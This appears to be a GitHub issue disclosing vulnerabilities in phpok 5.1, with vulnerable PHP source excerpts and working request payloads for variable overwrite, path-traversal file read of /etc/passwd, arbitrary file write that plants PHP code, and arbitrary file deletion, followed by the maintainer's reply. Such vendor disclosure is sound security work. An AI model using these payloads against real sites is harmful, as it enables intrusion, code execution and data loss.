New issue

Jump to bottom

phpok 5.1 have Some Vulnerability #4

Closed Passer6y opened this issue on Mar 6, 2019 · 1 comment

Passer6y commented on Mar 6, 2019

Variable Overwrite Vulnerability

from the Entrance of framework，i discovered `parse_str` variable overwrite in `framework/init.php`

```
1603        if('/'.$script_name == substr($uri, start: 0,(strlen($script_name)+
1604            $uri = substr($uri,(strlen($script_name)+1));
1605        }
1606        $data['script'] = $script_name;
1607        $query_string = $this->lib( class: 'server')->query();
1608        if($query_string){
1609            $uri = str_replace( search: '?'.$query_string, replace: '',$uri);
1610            $data['query'] = $query_string;
1611            $get = parse_str($query_string);        // 变量覆盖
1612            var_dump( expression: "变量覆盖".$get);
1613            $this->data( var: 'get',$get);
1614        }
1615        if($uri != '/' && strlen($uri)>2){
1616            if(substr($uri, start: 0, length: 1) == '/'){
```

we could watch `$query_string` parameter in `framework/libs/server.php` ：

```
91      /**
92       * 取得网址中?后面的参数
93      **/
94      public function query($system=false)
95      {
96          global $app;
97          $string = $_SERVER['QUERY_STRING'];
98          if(!$string){
99              return false;
100         }
101         parse_str($string, &arr: $info);
102         if(!$info){
103             return false;
104         }
105         $format = $system ? 'system' : 'safe';
106         foreach($info as $key=>$value){
107             $tmp = $app->format($value,$format);        // 虽然有safe，我就覆盖个变量
108             if($tmp == ''){
109                 unset($info[$key]);
110             }
111         }
112         return http_build_query($info);
113     }
```

payload： `http://phpok/?data[script]=passer6y`

```
1604            $uri = substr($uri,(strlen($script_name)+1));
1605        }
1606        $data['script'] = $script_name;  $script_name: "index.php"
1607        $query_string = $this->lib( class: 'server')->query();  $query_string: "data%5Bscript%5D=passer6y"
1608        if($query_string){
1609            $uri = str_replace( search: '?'.$query_string, replace: '',$uri);  $uri: "/"
1610            $data['query'] = $query_string;  $data: {script => "passer6y", query => "data%5Bscript%5D=passer6y"}[2]
1611            $get = parse_str($query_string);        // 变量覆盖  $query_string: "data%5Bscript%5D=passer6y"  $get: nu
1612            $this->data( var: 'get',$get);
1613        }
1614        if($uri != '/' && strlen($uri)>2){
1615            if(substr($uri, start: 0, length: 1) == '/'){
1616                $uri = substr($uri, start: 1);
```

_init_phpok › _route()


Variables

$array = {array} [2]
$count = 2
$data = {array} [2]
script = "passer6y"
query = "data%5Bscript%5D=passer6y"

Watches


->_route()
->action_www()
->action()

Vulnerability to read arbitrary files




```
    **/
    public function remote($url,$post='')
    {
        return $GLOBALS['app']->lib('html')->get_content($url,$post);
    }

    /**
     * 读取数据
     * @参数 $file 要读取的文件，支持远程文件
     * @参数 $length 文件长度，为空表示读取全部，仅限本地文件有效
     * @参数 $filter 是否过滤安全字符，默认为true，不过滤请传参false，仅限本地文件有效
     * @返回 false 或 文件内容
    **/
    public function cat($file="",$length=0,$filter=true)
    {
        if(!$file){
            return false;
        }
        if(strpos($file, needle: "://") !== false && strpos($file, needle: 'file://') === false){     // === 强类型比较
            return $this->remote($file);
        }
        if(!file_exists($file)){
            return false;
        }
        $this->read_count++;

        if($length && is_numeric($length)){
            $maxlength = $length;
            if($filter){
                $maxlength = $length + strlen($this->safecode);
            }
            $fp = fopen($file, mode: 'rb');
            if(!$fp){
                return false;
            }
            $content = fread($fp,$maxlength);
            fclose($fp);
        }else{
            $content = file_get_contents($file);
```

back to the:
framework/admin/tpl_control.php



```
    /**
     * 内容模板编辑
    **/
    public function edit_f()
    {
        if(!$this->popedom["filelist"]){
            $this->error(P_Lang('您没有权限执行此操作'));
        }
        $id = $this->get("id","int");
        if(!$id){
            $this->error(P_Lang('未指定风格ID'));
        }
        $rs = $this->model('tpl')->get_one($id);
        if(!$rs){
            $this->error(P_Lang('风格信息不存在'));
        }
        if(!$rs["folder"]){
            $this->error(P_Lang('未设置风格文件夹'));
        }
        $folder = $this->get("folder");
        if(!$folder) $folder = "/";
        $title = $this->get("title");
        $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
        if(!file_exists($file)){
            $this->error(P_Lang('文件不存在'));
        }
        $is_edit = true;
```

framework/admin/appsys_control.php




```
        $this->view('appsys_filelist');
    }

    public function file_edit_f()
    {
        if(!$this->popedom['fedit']){
            $this->error(P_Lang('您没有模板应用文件列表权限'));
        }
        $id = $this->get('id');
        if(!$id){
            $this->error(P_Lang('未指定ID'));
        }
        $rs = $this->model('appsys')->get_one($id);
        if(!is_dir( filename: $this->dir_app.$id)){
            $this->error(P_Lang('目录不存在'));
        }
        $folder = $this->get("folder");
        if(!$folder){
            $folder = "/";
        }
        $title = $this->get("title");
        if(!$title){
            $this->error(P_Lang('未指定文件名'));
        }
        $file = $this->dir_app.$id."/".$folder.$title;
        echo $file;
        if(!file_exists($file)){
            $this->error(P_Lang('文件不存在'));
        }
        $is_edit = true;
        if(!is_writable($file)){
            $tips = P_Lang('文件无法写法，不支持在线编辑');
            $this->assign('tips',$tips);
            $is_edit = false;
        }
        $this->assign('is_edit',$is_edit);
        $content = $this->lib('file')->cat($file);
        $content = str_replace(array("&lt;",'&gt;'),array("&amp;lt;","&amp;gt;"),$content);
        $content = str_replace(array('<','>'),array('&lt;','&gt;'),$content);
```

there is two file have this vulnerability:
payload1:

```
/admin.php?c=appsys&f=file_edit&id=fav&title=../../../../../../../etc/passwd
```


payload2:

```
/admin.php?c=tpl&f=edit&id=1&title=../../../../../../../etc/passwd
```




Arbitrary File Writing to getshell

`edit_save_f()` function In `framework/admin/tpl_control.php` 383 line



```
admin > tpl_control.php
video_url.php | xml.php | cart_control.php | file.php | tpl_control.php

    }

    /**
     * 存储模板代码
    **/
    public function edit_save_f()
    {
        if(!$this->popedom["filelist"]){
            $this->error(P_Lang('您没有权限执行此操作'));
        }
        $id = $this->get("id","int");
        if(!$id){
            $this->error(P_Lang('未指定ID'));
        }
        $rs = $this->model('tpl')->get_one($id);
        if(!$rs){
            $this->error(P_Lang('风格信息不存在'));
        }
        if(!$rs["folder"]){
            $this->error(P_Lang('未设置风格文件夹'));
        }
        $folder = $this->get("folder");
        if(!$folder){
            $folder = "/";
        }
        $title = $this->get("title");
        $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
        if(!file_exists($file)){
            $this->error(P_Lang('文件不存在'));
        }
        if(!is_writable($file)){
            $this->error(P_Lang('文件无法写法，不支持在线编辑'));
        }
        $content = $this->get("content","html_js");
        $this->lib('file')->vim($content,$file);
        $this->success();
    }

    //模板弹出选择器
```

payload: `/admin.php?c=tpl&f=edit_save&id=1&title=../../../../../../Users/passer6y/Documents/www/phpok/version.php&content=<%3fphp+phpinfo()%3becho+"passer6y"%3b%3f`




```
Project
file.php | tpl_control.php | appsys_control.php
Match Case  Words  Regex

    * 存储模板代码
   **/
   public function edit_save_f()
   {
       if(!$this->popedom["filelist"]){
           $this->error(P_Lang('您没有权限执行此操作'));
       }
       $id = $this->get("id","int");
       if(!$id){
           $this->error(P_Lang('未指定ID'));
       }
       $rs = $this->model('tpl')->get_one($id);
       if(!$rs){
           $this->error(P_Lang('风格信息不存在'));
       }
       if(!$rs["folder"]){
           $this->error(P_Lang('未设置风格文件夹'));
       }
       $folder = $this->get("folder");
       if(!$folder){
           $folder = "/";
       }
       $title = $this->get("title");
       $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
       if(!file_exists($file)){
           $this->error(P_Lang('文件不存在'));
       }
       if(!is_writable($file)){
           $this->error(P_Lang('文件无法写法，不支持在线编辑'));
       }
       $content = $this->get("content","html_js");
       $this->lib('file')->vim($content,$file);
       $this->success();
   }

   //模板弹出选择器
   public function open_f()
   {
```

Arbitrary file delete Vulnerability

framework/admin/tpl_control.php 303行 `delfile_f()` 函数:

```php
    * 删除文件（夹）
    **/
    public function delfile_f()
    {
        if(!$this->popedom["filelist"]){
            $this->error(P_Lang('您没有权限执行此操作'));
        }
        $id = $this->get("id","int");
        if(!$id){
            $this->error(P_Lang('未指定风格ID'));
        }
        $rs = $this->model('tpl')->get_one($id);
        if(!$rs){
            $this->error(P_Lang('风格信息不存在'));
        }
        if(!$rs["folder"]){
            $this->error(P_Lang('未设置风格文件夹'));
        }
        $folder = $this->get("folder");
        if(!$folder){
            $folder = "/";
        }
        $title = $this->get("title");
        $file = $this->dir_root."tpl/".$rs["folder"].$folder.$title;
        if(!file_exists($file)){
            $this->error(P_Lang('文件（夹）不存在'));
        }
        if(is_dir($file)){
            $this->lib('file')->rm($file,"folder");
        }else{
            $this->lib('file')->rm($file);
        }
        $this->success();
    }

    /**
     * 内容模板编辑
     **/
tpl_control › edit_save_f()
```

payload: `/admin.php?c=tpl&f=delfile&id=1&title=../../../../../../Users/passer6y/Documents/www/phpok/version.php`



qinggan commented on Apr 28, 2019 — Owner

感谢您如此仔细的测评！
这里我们先说明一下，后台针对已经登录的管理员（目前是系统管理员）是有最高权限的！
回头我们会针对普通管理员进行一定的限制，感谢您的支持

qinggan closed this as completed on Apr 28, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants